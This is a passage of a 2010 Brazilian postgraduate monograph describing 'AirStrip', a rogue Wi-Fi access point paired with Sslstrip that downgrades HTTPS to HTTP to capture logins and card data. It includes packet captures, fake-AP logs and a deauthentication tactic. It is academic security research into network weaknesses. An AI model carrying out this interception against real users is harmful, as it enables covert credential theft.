Michael Gusmão

AirStrip
Uma ferramenta para captura de sessões SSL/TLS em redes 802.11

Monografia de Pós-Graduação "*Lato Sensu*" apresentada ao Departamento de Ciência da Computação para obtenção do título de Especialista em "Administração em Redes Linux"

Orientador
Prof. Denilson Vedoveto Martins

Lavras
Minas Gerais - Brasil
2010

Michael Gusmão

AirStrip
Uma ferramenta para captura de sessões SSL/TLS em redes 802.11

Monografia de Pós-Graduação "*Lato Sensu*" apresentada ao Departamento de Ciência da Computação para obtenção do título de Especialista em "Administração em Redes Linux"

Aprovada em *24 de Abril de 2010*

Prof. Joaquim Quinteiro Uchôa

Prof. Herlon Ayres de Camargo

Prof. Denilson Vedoveto Martins
(Orientador)

Lavras
Minas Gerais - Brasil
2010

Dedico esta monografia as duas mulheres da minha vida, minha esposa Juliana e a minha mãe Anicéia.

Agradecimentos

À Deus pela sua tremenda Graça.
À minha esposa pela sua paciência.
À minha mãe pela sua confiança .
Ao Denílson que me orientou nesse trabalho.

Conhecereis a Verdade e a Verdade vos libertará. João 8:32.

Sumário

Lista de Figuras

Lista de Tabelas

Glossário

ADSL	Linha Digital Assimétrica para Assinante, 3
AP	ACESS POINT/PONTO DE ACESSO, 9
Beacons	Sinalizador, 10
BSS	Basic Service Set, 9
CA	Certificate Authority- Autoridade Certificadora, 15
DHCP	Dynamic Host Control Protocol, 10
DNS	Domain Name Service, 25
ESS	Extended Service Set, 9
GATEWAY	Interface com o externo, 25
HAL	Hardware Abstract Layer, 8
HTTP	HyperText Transfer Protocol Secure, 15
HTTP	HyperText Transfer Protocol, 15
IDC	Improve Competitiveness and Differentiation, 5
IEEE	Instituto de Engenheiros Eletricistas e Eletrônicos, 9
IETF	Internet Engineering Task Force, 15
MITM	Man-in-the-middle, 24
Probes	Consultar a rede, 6

ROGUE AP	PONTO DE ACESSO FALSO/ FAKE AP, 10
SSID	Service Set Identifier, 1
SSL	Security Socket Layer – Camada de soquete, 15
STA	estação ou computador, 9
TLS	Transport Layer Security, 15
URL	Uniform Resource Locator, 23
WEP	Wired Equivalent Privacy, 1
WLAN	Wireless Local Area Network, 1
WPA	Wi-Fi Protected Access, 1
WWW	World Wide Web, 15
XUL	XML User Interface Language, 18

Resumo

O melhoramento dos processos de autenticação, seja em redes sem fio com o uso do WPA2, como em *sites* com o SSL/TLS, dificultou ataques baseados no *Man-in-the-middle*, pois os dados passam pela rede criptografados. A comunicação segura é sinalizada nos navegadores por meio de indicadores de segurança, como um cadeado ou uma tela amarela para advertimento. A proposta deste trabalho consiste em disponibilizar um Ponto de Acesso falso, que responde a qualquer SSID e permite que clientes auto configuráveis associem-se de forma transparente sem intervenção do usuário. Assim como um *proxy*, o Ponto de Acesso pode capturar os dados e com alguma modificação, filtrar requisições HTTPS, substituindo-as com *tags* HTTP. Dessa forma, os dados do lado Servidor-Ponto de Acesso mantém-se criptografados, mas do lado Ponto de Acesso-Cliente, estarão em claro. Nenhum aviso é exibido no navegador para manter a impressão de segurança.

Palavras-Chave: rogue ap; man in the middle; fake ap; Security Socket Layer.

Capítulo 1

Introdução

O IEEE 802.11 é o padrão mais usado em redes locais sem fio. WLANs estão cada vez mais disponíveis, e por isso pesquisas sobre problemas de segurança se tornaram cada vez mais importantes, principalmente quanto a tecnologias de autenticação e de criptografia de dados. WEP é usada para autenticação com chave de 64 bits (chave k de 40 bits + IV de 24 bits) ou 128 bits (chave k de 104 bits + IV de 24 bits). Diferentes formas de quebrar essa chave, como o uso de força bruta, foram divulgadas em (TEWS; WEINMANN; PYSHKIN, 2001) e (BITTAU; HANDLEY; LACKEY, 2005). Sucessivamente surgiram o WPA e o WPA2 com chave de 256 bits. Conforme (BECK; TEWS, 2008) e (LEHEMBRE, 2005), esses padrões também tiveram as chaves quebradas com um ataque de dicionário.

Esses ataques consistem em capturar o tráfego de uma autenticação entre uma estação e um Ponto de Acesso e sucessivamente tentar a quebra da chave com um ataque de força bruta ou de dicionário. Dependendo do tamanho e da complexidade da chave, o ataque pode tornar-se demorado e ineficaz, principalmente se estiver usando um notebook, que tem recursos[1] e bateria limitados. Uma forma de driblar o processo de autenticação é disponibilizar um Ponto de Acesso falso, que responde a todos os SSID gravados na lista de Redes confiáveis[2] do gerenciador. O falso AP explora uma falha na seleção de rede, que é feita de forma automática pelo gerenciador de rede nos principais Sistemas Operacionais do mercado.

Uma vez associado, todo tráfego pode ser capturado, incluindo senhas, logins e números de cartão de crédito, entre outros. No entanto, esses dados podem

[1] mémoria e processador

[2] Lista de redes confiáveis são mantidas pelo gerenciador de redes

passar pela rede criptografados com SSL/TLS, impedindo a leitura clara. Quebrar um RSA de 1024 bits não é simples, pois segundo (PELLEGRINI; BERTACCO; AUSTIN, 2010), demanda tempo[3] e processamento[4]. Assim, além de associar o cliente ao falso AP, deve-se prover um mecanismo que evite a criptografia dos dados e não avise o usuário que os dados não estão trafegando com segurança. Isso é possível com o Sslstrip, ferramenta que escuta as requisições HTTPS e as substitui por HTTP. A união entre o Ponto de Acesso falso com o Sslstrip forma o **AirStrip**. Essa ferramenta intercepta sessões SSL/TLS e permite a captura de dados sigilosos de forma transparente.

Além da captura dos dados, o trabalho informa ao leitor sobre os riscos das redes sem fio e das transações online, as falhas exploradas poderão ser estudadas para prover soluções mais seguras.

1.1 Objetivos

O principal objetivo deste trabalho é capturar dados sigilosos para demonstrar a fragilidade dos conceitos de segurança ao trafegar dados em uma rede supostamente confiável e segura, além de usar um método que não requer tempo e poder de processamento, como nos ataques padrões de força bruta e de dicionário. Para atingir o alvo, deverá ser implementado um Ponto de Acesso falso, que a partir de um conceito de *Man-in-the-middle*, permitirá redirecionar o usuário nas requisições de HTTPS para HTTP.

1.2 Motivação

A confiabilidade é agregada a transações financeiras online pela Cetificação digital. O certificado liga o nome da entidade a sua chave pública, que é assinada por uma autoridade certificadora, para consolidar a teia de confiança (*Web trust*). No início da sessão, o navegador alerta o usuário sobre a segurança do *site* por meio de indicadores de segurança. Os indicadores dependem da versão do `browser`. Nas últimas atualizações, os navegadores passaram a adicionar novos recursos de identificação de segurança (Certificado com Valição Extendida), que apresentam de forma mais clara as páginas seguras (além do padlock, realce de domínio e barra da URL colorida). Nota-se que o usuário identifica o estado de um *site* por

[3] 104 horas ou 1 anos de tempo de CPU

[4] Cluster de 81 máquinas com processador de 2.4GHZ e sistema Linux

meio do navegador. Se uma sessão for capturada e modificada antes da autenticação, pode-se evitar o SSL/TLS, assim como os eventuais alertas apresentados pelo navegador. Em uma sessão simples é possível capturar todo o tráfego do usuário com um ataque *Man-in-the-middle*.

1.3 Material e Método

Além da base téorica, foi criado um ambiente de teste. O acesso a Internet é garantido por um roteador sem fio WRT54G conectado a uma rede ADSL. Um EeePc Asus disponibiliza um Ponto de Acesso falso com uma interface de rede no modo monitor, e com uma segunda interface mantém uma conexão com o WRT54G. Um desktop com placa de rede sem fio, dual boot, Windows XP SP2 e Debian 5.0, é usado como vítima. Todos os dados e logs serão capturados pelo EeePc e sempre que necessário serão editados para retirar redundâncias e pacotes indesejados, facilitando a compreensão.

1.4 Estrutura do trabalho

O Capítulo 2 descreve o funcionamento dos gerenciadores de rede dos principais sistemas operacionais do mercado brasileiro, e como é feita a seleção de um Ponto de Acesso. Com base no funcionamento dos gerenciadores é, proposto um Ponto de Acesso falso que responde a todas as requisições de associação.

O Capítulo 3 descreve o SSL/TLS e apresenta os indicadores de segurança usados no Internet Explorer 8, Chrome 4.0 e Firefox 3.5.

O Capítulo 4 é dividido em duas partes: a primeira apresenta uma forma de explorar o SSL nos três navegadores mais usados; a segunda parte demonstra um ataque realizado em campo, comprovando a eficácia da exploração.

O Capítulo 5 apresenta as considerações finais do autor.

Capítulo 2

Acesso Móvel

A mobilidade é a atual tendência em equipamentos eletrônicos. Segundo a IDC, dos 12,7 milhões de computadores vendidos no ano de 2009, 41 por cento é representado pela venda de notebooks[1]. A Intel acredita que a venda de notebooks e netbook ultrapassará os 50 por cento em 2010[2].

Presume-se que mais usuários estão dispostos a se conectarem com seus notebooks em Pontos de Acesso disponíveis, a saber, universidades, shoppings, livrarias e bibliotecas.

2.1 Autoconfiguração da Rede

A Figura 2.1, retirada do *site* da GlobalStat[3], que tem como referência o período de Janeiro de 2009 a Fevereiro de 2010, mostra os principais sistemas operacionais e suas parcelas no mercado interno. Esses sistemas possuem programas específicos (*WLAN Autoconfig* no *Windows*, *Network-Manager* no *Linux*, *Airport* no *Mac*) para gerência de conexão de rede. Cada sistema implementa seu gerenciador seguindo as especificações do padrão 802.11 (IEEE, 2007) para redes sem fio. Os gerenciadores de rede são utilitários responsáveis por verificar a existência de conectividade através de cabos ou de redes sem fio. Na presença de redes conhecidas,

[1] Disponível em http://www.idclatin.com/news.asp?ctr=bra&year=2009&id_release=1633

[2] Disponível em http://www.intel.com/portugues/pressroom/releases/2009/1201b.htm?cid=rss-120769-c1-246942

[3] Disponível em http://gs.statcounter.com/

o gerenciador seleciona uma delas; solicita um DHCP para configurar a interface com IP, a máscara de rede, o *Gateway* e o DNS preferencial, tudo automaticamente. Essa função facilita a conexão e permite que usuários leigos operem seus equipamentos.



Figura 2.1: Sistemas Operacionais mais usados no Brasil

2.1.1 WINDOWS

Após o *Windows XP* e *Server 2003*, todos os sistemas Microsoft passaram a implementar o padrão 802.11. A configuração e detecção de rede é de responsabilidade do processo *Wireless Auto Configuration* (GUY, 2002), que a partir do Windows Vista foi renomeado para WLAN Autoconfig. Esse aplicativo seleciona a rede sem fio dinamicamente, com base nas preferências e configurações.

Quando o aplicativo é iniciado, ele faz uma busca pelas redes disponíveis nas proximidades por meio de um broadcast 802.11 (Probe request) com o campo SSID vazio para todos os canais. O resultado obtido traz informações sobre as redes: canal, potência do sinal, ausência ou tipo de criptografia usada e essas informações são listadas juntamente com as redes disponíveis. O algoritmo prossegue procurando na lista por redes a que o host já esteve associado (Lista de Redes

Preferenciais), e caso encontre alguma, a associação é feita automaticamente, caso contrário o algoritmo prossegue tentando se associar com cada rede da lista preferencial. Entretanto, em caso negativo, o algoritmo gera um SSID aleatório para evitar associação indesejada e coloca a placa no modo infra-estrutura (*parked*), até que uma rede confiável fique disponível. Uma placa no modo *parked* periodicamente envia *probes* em busca de Pontos de Acesso que possam ter entrado em seu raio. Quando uma rede de confiança é detectada, o cliente se associa a rede sem a intervenção do usuário. A Figura 2.2 mostra uma iteração do algoritmo de autoconfiguração do gerenciador de rede do Windows XP SP2.

Os pacotes foram capturados com o *tcpdump*[4][5], conforme ilustra (FLICKENGER, 2003), e executado em um netbook com a interface no modo monitor. Segundo (OREBAUGH, 2007), o modo monitor permite que a interface escute a rede capturando todos os pacotes que passam no seu raio.

```
1) 12:33:07.171634 0us BSSID:ff:ff:ff:ff:ff:ff
DA:ff:ff:ff:ff:ff:ff SA:00:18:e7:32:9c:2c Probe Request
(^U^W^Z^W^B^^^K^Q^N^A^N^I^C^B^L^E^Z^T^]^M^E^E^J^E^L^I^A^N^S^I^W^F)
[1.0 2.0 5.5 11.0 6.0 12.0 24.0 36.0 Mbit]
2) 12:33:07.874797 0us BSSID:ff:ff:ff:ff:ff:ff
DA:ff:ff:ff:ff:ff:ff SA:00:18:e7:32:9c:2c Probe Request
(^U^W^Z^W^B^^^K^Q^N^A^N^I^C^B^L^E^Z^T^]^M^E^E^J^E^L^I^A^N^S^I^W^F)
[1.0 2.0 5.5 11.0 6.0 12.0 24.0 36.0 Mbit]
3) 12:33:14.734154 0us BSSID:ff:ff:ff:ff:ff:ff
DA:ff:ff:ff:ff:ff:ff SA:00:18:e7:32:9c:2c Probe Request (xododamamae)
[1.0 2.0 5.5 11.0 6.0 12.0 24.0 36.0 Mbit]
4) 12:33:14.734884 0us BSSID:ff:ff:ff:ff:ff:ff
DA:ff:ff:ff:ff:ff:ff SA:00:18:e7:32:9c:2c Probe Request (opentest)
[1.0 2.0 5.5 11.0 6.0 12.0 24.0 36.0 Mbit]
5) 12:33:16.095235 0us BSSID:ff:ff:ff:ff:ff:ff
DA:ff:ff:ff:ff:ff:ff SA:00:18:e7:32:9c:2c Probe Request
(^G^G^M^X^]^K^_^R^_^G^N^N^]^S^S^W^G^L^D^L^D^I^M^[^U^C^W^P^M^I^X^Y)
[1.0 2.0 5.5 11.0 6.0 12.0 24.0 36.0 Mbit]
```

Figura 2.2: Interface no modo parked

Os quadros 1-2 mostram a primeira fase do algoritmo com a interface no modo *parked* e SSID aleatório, broadcasts são enviados periodicamente em busca de novas redes. A segunda parte do algoritmo é identificada nos quadros 3-4, que mostram o gerenciador de rede em busca de uma rede conhecida. Como não foi

[4]Disponível em http://www.tcpdump.org/

[5]tcpdump -n -e -s0 -vvv -i <interface sem fio>

possível localizar nenhuma rede nas proximidades, a placa retorna para o modo *parked* no quadro 7. Também é possível configurar o *WLAN Autoconfig* para se associar a qualquer rede indiscriminadamente.

2.1.2 Linux

O desenvolvimento de ferramentas de gerência de rede, como o *Network-manager* e o *Wicd*, proporcionaram aos usuários do GNU/Linux maior facilidade na gerência e configuração da rede. Este trabalho foca particularmente o uso do *Network-manager*, pois as distribuições testadas o usam como padrão. .

O *Network-manager*, por meio das informações coletadas pelo HAL, apresenta um applet das redes localizadas. Ao iniciar a sessão, o gerenciador de rede, que roda como um serviço do sistema, solicita a senha do usuário para liberar uma instância do *nm-applet*, porque ele gerencia o applet. Após a autenticação, o gerenciador busca por redes disponíveis, e assim que as redes são localizadas, o applet as apresenta na lista. Se existir entre as redes disponíveis uma rede de confiança, a associação é feita automaticamente, caso contrário a interface é estacionada no modo *parked*.

```
1) 19:01:25.869876 0us BSSID:ff:ff:ff:ff:ff:ff
DA:ff:ff:ff:ff:ff:ff SA:00:18:e7:32:9c:2c Probe Request ()
[1.0 2.0 5.5 11.0 6.0 9.0 12.0 18.0 Mbit]
2) 19:01:25.957274 0us BSSID:ff:ff:ff:ff:ff:ff
DA:ff:ff:ff:ff:ff:ff SA:00:18:e7:32:9c:2c Probe Request ()
[1.0 2.0 5.5 11.0 6.0 9.0 12.0 18.0 Mbit]
```

Figura 2.3: Network-manager no modo parked

A Figura 2.3 mostra a interface no modo infra-estrutura com SSID vazio, para evitar associações indesejadas.

2.1.3 MAC

A linha *MacBook* da Apple une a segurança e confiabilidade do sistema UNIX com a facilidade de uso dos sistemas atuais. Inclusive, possui um gerenciador de rede auto-configurável, que permite manter uma lista de redes confiáveis e na presença de uma, a associação ao ap é feita automaticamente sem intervenção do usuário.

A Figura 2.4 mostra uma iteração do algoritmo do *AirPort*, que é o gerenciador de rede do sistema *Mac OS/X Snow Leopard* 10.6 de um *MacBook Pro*.

```
1) 12:11:40.812420 0us BSSID:ff:ff:ff:ff:ff:ff
DA:ff:ff:ff:ff:ff:ff SA:00:26:08:e6:28:55
Probe Request (CASA_2) [1.0 2.0 5.5 11.0 Mbit]
2) 12:11:40.832729 0us BSSID:ff:ff:ff:ff:ff:ff
DA:ff:ff:ff:ff:ff:ff SA:00:26:08:e6:28:55
Probe Request (CASA_2) [1.0 2.0 5.5 11.0 Mbit]

3) 12:11:41.657413 0us BSSID:ff:ff:ff:ff:ff:ff
DA:ff:ff:ff:ff:ff:ff SA:00:26:08:e6:28:55
Probe Request (3Com) [1.0 2.0 5.5 11.0 Mbit]
4) 12:11:41.677499 0us BSSID:ff:ff:ff:ff:ff:ff
DA:ff:ff:ff:ff:ff:ff SA:00:26:08:e6:28:55
Probe Request (3Com) [1.0 2.0 5.5 11.0 Mbit]

5) 12:11:42.520197 0us BSSID:ff:ff:ff:ff:ff:ff
DA:ff:ff:ff:ff:ff:ff SA:00:26:08:e6:28:55
Probe Request () [1.0 2.0 5.5 11.0 Mbit]
6) 12:11:42.541694 0us BSSID:ff:ff:ff:ff:ff:ff
DA:ff:ff:ff:ff:ff:ff SA:00:26:08:e6:28:55
Probe Request () [1.0 2.0 5.5 11.0 Mbit]
```

Figura 2.4: Airport no modo parked

O *AirPort* primeiramente busca as redes de sua confiança. Esse algoritmo é executado somente ao efetuar *login* ou ao despertar o computador. Como é visto na Figura 2.4, nenhuma rede conhecida foi encontrada, assim o gerenciador estaciona a interface de rede no modo *parked* e se mantém sem conexão. Ao escutar a rede, o *AirPort* monta uma lista de redes disponíveis. A conexão com redes desconhecidas ocorre somente se explicitamente solicitado pelo usuário ou se ele receber algum *probe* de rede confiável.

2.2 Ponto de Acesso

Embora úteis, algumas características dos gerenciadores de rede podem ser usadas para comprometer o sistema. Um Ponto de Acesso pode ser configurado para responder a todas as requisições e induzir a associação dos clientes.

O padrão IEEE 802.11 é o mais usado em redes sem fio. Uma rede sem fio ou *Basic Service Set* (BSS) define em seu quadro um campo para nomear o Ponto de Acesso, *Service Set Identifier* (SSID), que normalmente é composto de uma linha ASCII de 7-bit com um comprimento de 32 caracteres. O BSS pode ser configurado de duas formas segundo o IEEE: *Independent Basic Service Set* (IBSS) e *Extended Service Set* (ESS). O primeiro IBSS ou *Ad-Hoc* é formardo somente por estações (STA) e o segundo, ESS ou Infraestrutura, por estações associados a pelo menos um Ponto de Acesso (AP).

Para facilitar a criação de uma rede sem fio, Pontos de Acesso enviam pacotes de sinalização (*Beacons Frame*) [6] periódicos que contém taxa de dados, potência de sinal e presença de criptografia. Estações podem localizar Pontos de Acesso escutando os *Beacons* ou enviando um quadro de requisição (*Probe Request*). A requisição contém o SSID que a estação está procurando, juntamente com a taxa de dados, canal e criptografia suportada. Se a criptografia estiver habilitada, o cliente deve autenticar-se antes de associar-se por meio de quadros de autenticação. Se o cliente já esteve associado ao AP ou se não requer autenticação, o usuário envia uma requisição de associação (*Association Request*) e o AP responde com uma resposta de associação (*Association Response*).

É importante notar que, enquanto o padrão especifica como um STA se associa a um ESS, a escolha de um ESS não é especificada. Dessa forma, a implementação de como um cliente seleciona uma rede disponível é feita por hardware e Sistema Operacional. Algumas formas de associação foram testadas e são ilustradas na Tabela 2.1, a qual compara um sistema Debian 5.0 com *Network-Manager 0.6.6.3*, ao sistema *Windows XP SP2* com *Wlanconfig* e ao *Mac OS/X Snow Leopard* com o *Airport*.

Baseando-se na tabela 2.1, pode-se implementar um Ponto de Acesso que responde a todas as requisições e facilita uma associação transparente. Esse ataque necessita de uma modificação do firmware com o Madwifi[7], conforme (OREBAUGH, 2007) e (LEFFLER, 2002). Outro itém é o *suit Aircrack-ng* descrito em (HURLEY, 2007a), que contém entre as suas ferramentas o *Airbase-ng*, responsável por criar o Ponto de Acesso falso. Os testes foram realizados com um netbook Asus[8] com sistema Ubuntu[9] e placa de rede sem fio com chipset *Atheros* AR5001. Após ter ativado a placa no modo monitor com o *wlanconfig* (ferramenta do madwifi) ou *Airmon-ng* (incluído no *Aircrack-ng*), ativa-se o Ponto de Acesso

[6] Access Points atuais podem ser configurados para não responderem a broadcast

[7] Disponível em `http://madwifi-project.org/`

[8] `http://br.asus.com/product.aspx?P_ID=jK9tSfEbEIYI6fsB`

[9] Disponível em `http://www.canonical.com/projects/ubuntu/unr`

Tabela 2.1: Autoconfiguração de rede

Tipo	Windows XP	Debian	Mac OS/X
Associa no modo parked a redes conhecidas	SIM	NÃO	NÃO
Busca por sinais mais fortes mesmo estando associado	SIM	NÃO	NÃO
Associa trasparentemente a redes conhecidas quando induzido na fase de boot	SIM	SIM	SIM
Associa transparentemente a redes desconhecidas quando induzido na fase de boot	NÃO	NÃO	NÃO
Ao perder conexão associa com rede conhecida	SIM	SIM	SIM
Ao perder conexão associa com rede desconhecida	NÃO	NÃO	NÃO

falso com o *Airbase-ng*, que cria uma interface tap at0A.1. Na sequência, ativa-se o serviço de DHCP com a configuração ilustrada no apêndice A.3. A Figura 2.5 ilustra a criação da interface tap at0 do Ponto de Acesso falso e o reconhecimento dos SSID, que estão sendo requisitados pela lista preferencial das estações.

```
ath0
18:34:04 Created tap interface at0
18:34:04 Trying to set MTU on at0 to 1500
18:34:04 Trying to set MTU on ath0 to 1800
18:34:04 Access Point with BSSID 06:22:43:2E:A3:5E started.
18:34:05 Got directed probe request from 00:14:C1:42:BD:AB-"opentest"
18:34:17 Got directed probe request from 00:90:CC:8E:AE:74-"IP_7
18:36:13 Got directed probe request from 00:25:D3:66:24:6E-"BrunaNet"
18:36:13 Got broadcast probe request from 00:25:D3:66:24:6E
18:48:39 Got directed probe request from 00:90:CC:8E:AE:74-"Douglas"
18:49:13 Got an auth request from 00:90:CC:8E:AE:74 (open system)
18:49:43 Got directed probe request from 00:90:CC:8E:AE:74-"POWERGAME"
18:50:50 Got broadcast probe request from 00:90:CC:8E:AE:74
18:50:51 Got an auth request from 00:90:CC:8E:AE:74 (open system)
18:50:51 Client 00:90:CC:8E:AE:74 associated (unencrypted)
to ESSID:"opentest"
```

Figura 2.5: Falso AP respondendo a todos os SSID

O modo *parked* do Windows pode ser explorado pelo falso AP como é visto na Figura 2.6. Todos quadros foram capturados de um sistema Windows XP SP2 com placa TEW-443PI[10] e um Ponto de Acesso D-link WRT54G[11]. A captura foi editada para eliminar iterações repetidas e o SSID do AP foi alterado para um nome de confiança do cliente a partir do quadro 9. Os primeiros dois quadros mostram a placa no modo *parked*, e nos quadros 3-4, é possível observar que a estação está na segunda fase do algoritmo de busca, isto é, procurando por redes que se encontram na Lista Preferencial. O quadro 6 mostra a resposta de um Ponto de Acesso nas proximidades com SSID foo. Os próximos quadros representam outra iteração do algoritmo de gerência. Quando busca por uma rede confiável, como "xododamamae", o AP captura o SSID requerido e responde a requisição com o mesmo SSID, dessa forma o gerenciador associa-se ao AP de forma transparente.

Mesmo que o falso AP não tenha capturado o SSID preferencial da estação e consequentemente tenha perdido a associação da estação com um AP, pode-se forçar a desautenticação, como explicado em (HURLEY, 2007a), com uma ferramenta como *Aireplay-ng* ou *Airdrop-ng*, fazendo com que o gerenciador de rede volte a consultar o AP em busca de uma nova associação. Outro caso a ser levado em consideração é o caso em que o usuário está disposto a associar-se a qualquer rede aberta, ele se associará ao falso AP espontaneamente.

[10] MAC 00:18:e7:32:9c:2c
[11] MAC 00:14:bf:40:3b:c9

```
1) 12:48:16.360186 0us BSSID:ff:ff:ff:ff:ff:ff
DA:ff:ff:ff:ff:ff:ff SA:00:18:e7:32:9c:2c Probe Request
(^G^F^B^E^E^O^^^Z^^^[^T^P^\^Q^F^F^T^[^S^Q^W^L^^^P^E^C^J^[^M^V^M^S)
[1.0 2.0 5.5 11.0 6.0 12.0 24.0 36.0 Mbit]
2) 12:48:16.360814 0us BSSID:ff:ff:ff:ff:ff:ff
DA:ff:ff:ff:ff:ff:ff SA:00:18:e7:32:9c:2c Probe Request
(^G^G^M^X^]^K^_^R^_^G^N^N^]^S^S^W^G^L^D^L^D^I^M^[^U^C^W^P^M^I^X^Y)
[1.0 2.0 5.5 11.0 6.0 12.0 24.0 36.0 Mbit]
3) 12:48:16.361662 0us BSSID:ff:ff:ff:ff:ff:ff
DA:ff:ff:ff:ff:ff:ff SA:00:18:e7:32:9c:2c Probe Request (opentest)
[1.0 2.0 5.5 11.0 6.0 12.0 24.0 36.0 Mbit]
4) 12:48:16.362500 0us BSSID:ff:ff:ff:ff:ff:ff
DA:ff:ff:ff:ff:ff:ff SA:00:18:e7:32:9c:2c Probe Request (xododamamae)
[1.0 2.0 5.5 11.0 6.0 12.0 24.0 36.0 Mbit]
5) 12:48:16.363076 0us BSSID:ff:ff:ff:ff:ff:ff
DA:ff:ff:ff:ff:ff:ff SA:00:18:e7:32:9c:2c Probe Request ()
[1.0 2.0 5.5 11.0 6.0 12.0 24.0 36.0 Mbit]
6) 12:48:16.363918 314us BSSID:00:14:bf:40:3b:c9
DA:00:18:e7:32:9c:2c SA:00:14:bf:40:3b:c9 Probe Response (foo)
[1.0* 2.0* 5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit] CH: 11
7) 12:48:26.206096 314us BSSID:00:14:bf:40:3b:c9
DA:00:14:bf:40:3b:c9 SA:00:18:e7:32:9c:2c Probe Request (xododamamae)
[1.0 2.0 5.5 11.0 6.0 12.0 24.0 36.0 Mbit]
8) 12:48:26.206275 0us RA:00:18:e7:32:9c:2c Acknowledgment
9) 12:48:26.207209 314us BSSID:00:14:bf:40:3b:c9
DA:00:18:e7:32:9c:2c SA:00:14:bf:40:3b:c9 Probe Response (xododamamae)
[1.0* 2.0* 5.5* 11.0* 18.0 24.0 36.0 54.0 Mbit] CH: 11
10) 12:48:26.207540 0us RA:00:14:bf:40:3b:c9 Acknowledgment
11) 12:48:26.208207 314us BSSID:00:14:bf:40:3b:c9
DA:00:14:bf:40:3b:c9 SA:00:18:e7:32:9c:2c
Authentication (Open System)-1: Succesful
12) 12:48:26.208605 0us RA:00:18:e7:32:9c:2c Acknowledgment
13) 12:48:26.209105 314us BSSID:00:14:bf:40:3b:c9
DA:00:18:e7:32:9c:2c SA:00:14:bf:40:3b:c9
Authentication (Open System)-2:
14) 12:48:26.209375 0us RA:00:14:bf:40:3b:c9 Acknowledgment
15) 12:48:26.210267 314us BSSID:00:14:bf:40:3b:c9
```

Figura 2.6: Autoconfiguração do windows no modo Parked

Capítulo 3

Navegando com Segurança SSL/TLS

À medida que a web fica mais complexa, aumenta o número de *sites* mal-intensionados e invasores. Ao conceber a *World Wide Web*, o pesquisador da CERN[1], Berners Lee, não tinha a intensão de usar a rede para tráfego de informações sigilosas ou transações financeiras[2]. Apesar disso, empresas encontraram na WWW uma forma de expandir os negócios e alcançar novos clientes. Embora ubíqua, a web apresentava muitos riscos de segurança, principalmente em transações financeiras, visto que todos os dados eram transmitidos em "texto plano". Uma forma de resolver esse problema foi proposto pela Netscape, quando criou o *Security Socket Layer* (SSL) (STALLINGS, 2008). O SSL tornou-se público a partir da versão 3 (FREIER; KARLTON; KOCHER, 1996), para ser padronizado pelo IETF, o qual renomeou o SSL para *Transport Layer Security* (TLS). Desde então, o comércio eletrônico tem crescido impulsionado pela confiança dos consumidores nesse mecanismo de segurança.

3.1 Security Socket Layer/Transport Layer Security

O SSL/TLS foi projetado para fornecer criptografia de dados e autenticação entre um cliente e um servidor web (KUROSE; ROSS, 2006). O primeiro passo é a apresentação mútua, que negocia um algoritmo de criptografia (exemplo, DES ou

[1] European Organization for Nuclear Research

[2] Proposta para o uso da rede `http://www.w3.org/History/1989/proposal.html`

IDEA) e uma chave para autenticação, normalmente do servidor para o cliente. A autenticidade do servidor é garantida por entidades reconhecidas, por exemplo, VeriSign[3] e Thawte[4], que mantêm nos navegadores habilitados com SSL/TLS uma lista de CAs, juntamente às chaves públicas dessas CAs. Quando um *browser* inicia uma comunicação com um Servidor Web certificado, o cliente obtém seu certificado que contém a chave pública assinada digitalmente por uma Autoridade Certificadora. Se a assinatura não estiver presente na lista de CAs confiáveis, o cliente é notificado com um aviso de segurança, caso contrário o *site* é autenticado e a URL apresenta o HTTPS ao invés de um HTTP.

3.1.1 Certificado Digital

Segundo (TANENBAUM, 2003), a criptografia de chave pública torna possível a comunicação segura para pessoas que não compartilham uma chave comum. Uma sessão SSL/TLS usa chave pública para negociar os parâmetros de criptografia entre um servidor e um cliente. O servidor inicia a sessão enviando seu certificado assinado[5] para o cliente. A assinatura deve ser autenticada[6] por uma Autoridade Certificadora reconhecida pelos principais `browsers`. O objetivo do certificado é vincular a chave pública ao servidor, para permitir que qualquer cliente possa se certificar a autenticidade do *site*. Um certificado digital normalmente apresenta as seguintes informações (ITU-T, 2005):

1. Versão
2. Número Serial
3. Assinatura
4. Validade
5. Sujeito

A validade das informações supracitadas são verificadas pelo navegador ao receber o certificado, mas se alguma informação estiver sem consistência, o protocolo de alerta do SSL envia uma mensagem de alerta para informar ao navegador

[3] www.verisign.com.br
[4] www.thawte.com
[5] A assinatura é um hash do servidor
[6] A CA usa sua chave privada para assinar o hash do servidor

o estado da sessão. Essas mensagens são codificadas pelo *browser* por meio de indicadores de segurança negativos (aviso de alerta, opção de exceção, tela amarela ou vermelha). A tabela 3.1 mostra algumas dessas mensagens do protocolo.

Tabela 3.1: Mensagens de Alerta do SSL

Mensagem	Descrição
bad_certificate	certificado adulterado
unsupported_certificate	tipo de certificado não suportado
certificate_revoked	cerificado revogado pelo assinante
certificate_expired	certificado expirou
certificate_unknown	certificado inaceitável, problema não especificado

No caso das informações serem válidas, o `browser` apresenta os indicadores de segurança positivos (cadeado, realce de donínio e URL colorida).

3.2 Indicadores de Segurança

